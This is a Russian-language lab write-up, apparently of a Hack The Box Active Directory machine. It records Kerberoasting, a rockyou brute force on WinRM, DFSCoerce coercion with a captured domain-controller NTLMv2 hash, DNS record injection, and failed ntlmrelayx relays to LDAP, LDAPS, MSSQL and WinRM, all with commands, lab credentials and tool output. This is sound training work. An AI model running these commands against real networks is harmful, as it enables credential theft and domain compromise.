


Также в Bloodhound было показано, что у учетных записей sqlmgmt и ADAM.RUSSEL включена преаутентификация, что исключает возможность атаки AS REP Roasting на эти учетные записи.

Атака kerberoasting из под учетной записи sqlsvc:

С помощью инструмента GetUserSPNs из набора `impacket` не было выявлено учетных записей имеющих SPN. Это подтверждает вывод результата работы инструмента: `No entries found`. Что исключает возможность атаки.


```
python3 GetUserSPNs.py overwatch.htb/sqlsvc:'TIOLKcfHzZw1Vv' -request -outputfile  
~/Win/overwatch/SPNs.txt -k -dc-ip 10.129.9.218 -dc-host S200401.overwatch.htb
```



Атака перебора пароля учетной записи `sqlmgmt` на сервис `winrm`:

В ходе исследования инфраструктуры, фоном, была запущена атака перебором на сервис `winrm`, с помощью инструмента `crackmapexec` и словаря `rockyou`:

```
crackmapexec winrm 10.129.10.112 -u sqlmgmt@overwatch.htb -p  
/usr/share/wordlists/rockyou.txt -p 5985 --local-auth
```



Атака перебором также не дала результатов.

Проверка известных уязвимостей в протоколах:

В ходе тестирования, с помощью инструмента crackmapexec была выявлена уязвимость протокола smb – dfscoerce. (данная уязвимость заключается в том, что злоумышленник может заставить контроллер домена аутентифицироваться по NTLM с его атакующей машиной, посредством вызова RPC функций в DFS)

```
crackmapexec smb 10.129.10.112 -u sqlsvc -p 'Tl0LKcfHzZw1Vv' -M dfscoerce
```

```
(kali㉿kali)-[~/Win/overwatch]
$ crackmapexec smb 10.129.10.112 -u sqlsvc -p 'TI0LKcfHzZw1Vv' -M dfscoerce
SMB 10.129.10.112 445 S200401 [*] Windows Server 2022 Build 20348 x64
(name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:False)
SMB 10.129.10.112 445 S200401 [+] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv

DFScoerce ... 10.129.10.112 445 S200401 VULNERABLE
DFScoerce ... 10.129.10.112 445 S200401 Next step: https://github.com/Wh04m1001
/DFScoerce
```

Уязвимость была также протестирована, с помощью эксплойта `dfscorser.py` и инструмента `Responder`, контроллер домена действительно принуждается к NTLM аутентификации, как можно видеть на скриншоте (NTLMv2-SSP Hash перехвачен):

```
[SMB] NTLMv2-SSP Client      : 10.129.10.112  
[SMB] NTLMv2-SSP Username    : OVERWATCH\S200401$  
[SMB] NTLMv2-SSP Hash        : S200401$: Overwatch:f99346bef9a5dc1a:8B27C21C81A471A5FD7ED4CC59B  
30C8F:010100000000000097DFD310ADDC01FAFF6E9BD9CE4FAA00000000020008004D0038004700450001001E  
00570049004E002D004E0053004600580047003800560057005A004A00320004003400570049004E002D004E0053  
004600580047003800560057005A004A0032002E004D003800470045002E004C004F00430041004C00030014004D  
003800470045002E004C004F00430041004C00050014004D003800470045002E004C004F00430041004C00070008  
000097DFD310ADDC010600040002000000080030003000000000000000000000000000000000000000000000EF6B66A1FBBEEF1D1  
3ADCEE8A38B687FA6E9C509584FA93E997225CB830A5FD0A0010000000000000000000000000000000000000000000090022  
0063006900660073002F00310030002E00310030002E00310034002E00310037003500000000000000000000
```

Но, данный хэш перебирать бесполезно, потому что контроллер домена это сервисная учетная запись и пароль от нее генерируется.

Но раз, мы перехватили хэш контроллера домена, то потенциально, тут может сработать атака ntlmrelay на такие сервисы как ldap, ldaps, winrm.

Исследование dns сервера:

В ходе тестирования, было выявлено, что пользователь `sqlsvc` может добавлять DNS записи.

[illegible]

```
[kali@kali]~[~/Win/krbrelayx]
$ python3 dnstool.py -u 'overwatch.htb\sqlsvc' -p 'Tl0LKcfHzZw1Vr' -a add -r localhost1UwHCAAAAAAAAAAAAAAAAAAAAAAAAAAwB EAYBAAAA -d 10.10.14.57 10.129.2.21
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

Эксплуатация уязвимости DFSCoerce → попытка атаки NTLM relay на другие сервисы:

Так как NTLM аутентификация, приходит с протокола smb, то следовательно, перенаправлять мы можем на такие сервисы, как: ldap, ldaps, winrm и возможно mssql.

Исследование ntlmrelay на ldap, ldaps:

С помощью инструмента ldap-scanner.py было выявлено, что подпись для ldap не требуется, это означает, что потенциально, возможен relay.


python3 ldap-scanner.py overwatch.htb/sqlsvc:TI0LKcfHzZw1Vv@10.129.2.46

```
(.venv)-(kali@kali)-[~/Win/ldap-scanner]
$ python3 ldap-scanner.py overwatch.htb/sqlsvc:'TI0LKcfHzZw1Vv'@10.129.2.46
[*] LDAP security scanner by @romcar / GoSecure - Based on impacket by SecureAuth
[*] LDAP signature not required on target 10.129.2.46 (authentication was accepted)
```

Результат работы инструмента: LDAP signature not required

Попытка перенаправления аутентификации на ldap оказалась неудачной: (Ответ сервера Invalid Credentials)

```
python3 ntlmrelayx.py -smb2support -t ldap://10.129.244.81 --remove-mic
python3 dfsc coerce.py -u sqlsvc -p 'TI0LKcfHzZw1Vv' -d overwatch.htb 10.10.16.122
10.129.244.81
```



```
Session Actions Edit View Help
(kali@kali)-[~/Win/DFSCoerce]
$ python3 dfsc coerce.py -u sqlsvc -p 'TI0LKcfHzZw1Vv' -d overwatch.htb 10.10.16.122 10.129.244.81
[+] Connecting to ncacn_np:10.129.244.81[\PIPE\netdfs]
[+] Successfully bound!
[+] Sending NetrDfsRemoveStdRoot!
NetrDfsRemoveStdRoot
ServerName: '10.10.16.122\x00'
RootShare: 'test\x00'
ApiFlags: 1
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
(kali@kali)-[~/Win/DFSCoerce]
$
```

```
(.venv)-(kali@kali)-[~/Win/impacket/examples]
$ ip a | grep tun0
6: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    inet 10.10.16.122/23 scope global tun0

(.venv)-(kali@kali)-[~/Win/impacket/examples]
$ python3 ntlmrelayx.py -smb2support -t ldap://10.129.244.81 --remove-mic
Impacket v0.14.0.dev0+20260102.81949.40f5fd00 - Copyright Fortra, LLC and its affiliated companies
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAPs loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Setting up MSSQL Server on port 1433
[*] Multirelay disabled
[*] Servers started, waiting for connections
[*] (SMB): Received connection from 10.129.244.81, attacking target ldap://10.129.244.81
[*] (SMB): Authenticating against ldap://10.129.244.81 as OVERWATCH/S200401$ FAILED
```

Capturing from tun0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
48	158.031536670	10.10.16.122	10.129.244.81	LDAP	66	bindRequest(3) "<root>" Unknown auth(4294967295)
49	158.229385344	10.129.244.81	10.10.16.122	LDAP	78	bindResponse(3) success
50	158.229423361	10.10.16.122	10.129.244.81	TCP	52	47747 → 389 [ACK] Seq=546 Ack=3395 Win=75264 Len=0 TSval=372798446 TSecr=9005307
51	158.230849006	10.10.16.122	10.129.244.81	LDAP	110	bindRequest(4) "NTLM" , NTLMSSP_NEGOTIATE
52	158.397623352	10.129.244.81	10.10.16.122	LDAP	312	bindResponse(4) success , NTLMSSP_CHALLENGE
53	158.398877093	10.10.16.122	10.129.244.81	SMB2	388	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
54	158.441352495	10.10.16.122	10.129.244.81	TCP	52	47747 → 389 [ACK] Seq=604 Ack=3655 Win=75264 Len=0 TSval=372798658 TSecr=9005511
55	158.565091788	10.129.244.81	10.10.16.122	SMB2	677	Session Setup Request, NTLMSSP_AUTH, User: OVERWATCH\S200401\$
56	158.565049491	10.10.16.122	10.129.244.81	TCP	40	445 → 56631 [ACK] Seq=529 Ack=877 Win=63616 Len=0
57	158.569774340	10.10.16.122	10.129.244.81	LDAP	552	bindRequest(5) "<root>" , NTLMSSP_AUTH, User: OVERWATCH\S200401\$
58	158.719899776	10.129.244.81	10.10.16.122	LDAP	162	bindResponse(5) InvalidCredentials (80090930c: ldapErr: DSID=0C09087D, comment: AcceptSecurityContext error, data 52e, v47fc)
59	158.719948426	10.10.16.122	10.129.244.81	TCP	52	47747 → 389 [ACK] Seq=1104 Ack=3765 Win=75264 Len=0 TSval=372798937 TSecr=9005825
60	158.721059557	10.10.16.122	10.129.244.81	TCP	52	47747 → 389 [FIN, ACK] Seq=1104 Ack=3765 Win=75264 Len=0 TSval=372798938 TSecr=9005825
61	158.721084960	10.10.16.122	10.129.244.81	SMB2	132	Session Setup Response, Error: STATUS_ACCESS_DENIED
62	158.860818346	10.129.244.81	10.10.16.122	TCP	52	389 → 47747 [ACK] Seq=3765 Ack=1105 Win=2097152 Len=0 TSval=9005975 TSecr=372798938
63	158.872033360	10.129.244.81	10.10.16.122	TCP	40	389 → 47747 [RST, ACK] Seq=3765 Ack=1105 Win=0 Len=0
64	158.872066859	10.129.244.81	10.10.16.122	TCP	40	389 → 47747 [RST, ACK] Seq=3765 Ack=1105 Win=0 Len=0
65	158.872086102	10.129.244.81	10.10.16.122	SMB2	216	Encrypted SMB3
66	158.872153998	10.10.16.122	10.129.244.81	TCP	52	46236 → 445 [ACK] Seq=2020 Ack=2947 Win=64128 Len=0 TSval=372799089 TSecr=9005976
67	158.874918329	10.10.16.122	10.129.244.81	SMB2	176	Encrypted SMB3
68	159.031033874	10.129.244.81	10.10.16.122	SMB2	176	Encrypted SMB3
69	159.033379760	10.10.16.122	10.129.244.81	SMB2	176	Encrypted SMB3
70	159.187468018	10.129.244.81	10.10.16.122	SMB2	176	Encrypted SMB3
71	159.189296427	10.10.16.122	10.129.244.81	SMB2	176	Encrypted SMB3
72	159.357747172	10.129.244.81	10.10.16.122	TCP	40	445 → 46236 [RST, ACK] Seq=2295 Ack=2392 Win=0 Len=0

На ldaps, также не получилось:

```
(.venv)kali@kali: ~/Win/impacket/examples
$ python3 ntlmrelayx.py -smb2support -t ldaps://10.129.244.81 --remove-mic
Impacket v0.14.0.dev0+20260102.81949.40f5fd00 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Setting up MSSQL Server on port 1433
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] (SMB): Received connection from 10.129.244.81, attacking target ldaps://10.129.244.81
[-] (SMB): Connection against target ldaps://10.129.244.81 FAILED: socket ssl wrapping error: [Errno 104] Connection reset by peer
```

Connection against target ldaps://10.129.244.81 FAILED: socket ssl wrapping error: [Errno 104]
 Connection reset by peer

Исследование ntlmrelay на winrm и mssql:
 mssql:

```

(.venv)~(kali@kali)-[~/Win/impacket/examples]
$ python3 ntlmrelayx.py -smb2support -t mssql://10.129.244.81:6520 --remove-mic
Impacket v0.14.0.dev0+20260102.81949.40f5fd00 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Setting up MSSQL Server on port 1433
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] (SMB): Received connection from 10.129.244.81, attacking target mssql://10.129.244.81:6520
[*] Encryption required, switching to TLS
[-] ERROR(S200401\SQLEXPRESS): Line 1: Login failed. The login is from an untrusted domain and cannot be used with Integrated authentication.
[-] (SMB): Authenticating against mssql://10.129.244.81:6520 as OVERWATCH/S200401$ FAILED

```

ERROR(S200401\SQLEXPRESS): Line 1: Login failed. The login is from an untrusted domain and cannot be used with Integrated authentication.

[-] (SMB): Authenticating against mssql://10.129.244.81:6520 as OVERWATCH/S200401\$ FAILED

Winrm:

```

kali@kali:~/Win/DFSCoerce
Session Actions Edit View Help
PING 10.129.244.81 (10.129.244.81) 56(84) bytes of data.
64 bytes from 10.129.244.81: icmp_seq=1 ttl=127 time=160 ms
64 bytes from 10.129.244.81: icmp_seq=2 ttl=127 time=190 ms
64 bytes from 10.129.244.81: icmp_seq=3 ttl=127 time=149 ms
^C
--- 10.129.244.81 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 203ms
rtt min/avg/max/mdev = 148.558/166.079/189.575/17.269 ms

(.kali@kali)-[~/Win/DFSCoerce]
$ python3 dfsc coerce.py -u sqlsvc -p 'T!OLKcfHzZw1Vv' -d overwatch.htb 10.10.16.122 1
44.81
[-] Connecting to ncacn_np:10.129.244.81[\PIPE\netdfs]
[*] Successfully bound!
[-] Sending NetrDfsRemoveStdRoot!
NetrDfsRemoveStdRoot
ServerName: '10.10.16.122\x00'
RootShare: 'test\x00'
ApiFlags: 1

DFSNM SessionError: code: 0x35 - ERROR_BAD_NETPATH - The network path was not found.

(.kali@kali)-[~/Win/DFSCoerce]
$ python3 dfsc coerce.py -u sqlsvc -p 'T!OLKcfHzZw1Vv' -d overwatch.htb 10.10.16.122 1
44.81
[-] Connecting to ncacn_np:10.129.244.81[\PIPE\netdfs]
[*] Successfully bound!
[-] Sending NetrDfsRemoveStdRoot!
NetrDfsRemoveStdRoot
ServerName: '10.10.16.122\x00'
RootShare: 'test\x00'
ApiFlags: 1

DFSNM SessionError: code: 0x35 - ERROR_BAD_NETPATH - The network path was not found.

(.kali@kali)-[~/Win/DFSCoerce]
$

```

```

(.venv)kali@kali:~/Win/impacket/examples
$ python3 ntlmrelayx.py -smb2support -t winrm://10.129.244.81 --remove-mic
Impacket v0.14.0.dev0+20260102.81949.40f5fd00 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up MSSQL Server on port 1433
[*] Setting up RPC Server on port 135
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] (SMB): Received connection from 10.129.244.81, attacking target winrm://10.129.244.81
[-] (SMB): Connection against target winrm://10.129.244.81 FAILED: Protocol Client for winrm
not found!
[*] (SMB): Received connection from 10.129.244.81, attacking target winrm://10.129.244.81
[-] (SMB): Connection against target winrm://10.129.244.81 FAILED: Protocol Client for winrm
not found!
[*] (SMB): Received connection from 10.129.244.81, attacking target winrm://10.129.244.81
[-] (SMB): Connection against target winrm://10.129.244.81 FAILED: Protocol Client for winrm
not found!
[*] (SMB): Received connection from 10.129.244.81, attacking target winrm://10.129.244.81

```

[-] (SMB): Connection against target winrm://10.129.244.81 FAILED: Protocol Client for winrm not found!

Результат тестов: ntlm relay на сервисы атакуемого хоста невозможен, так как абсолютно все отдают свои ошибки при попытке перенаправления. => развить атаку через принуждение к NTLM аутентификации контроллера домена не получится. Сервисы принимают его данные за invalid credentials.

Вывод и пометка на будущее:

В ходе решения машины было попробовано множество разных векторов атак, но ни один из них не привел к чему то большому. На текущий момент решений по данной машине в открытом доступе не опубликовано и возможно я вернусь к ней в будущем.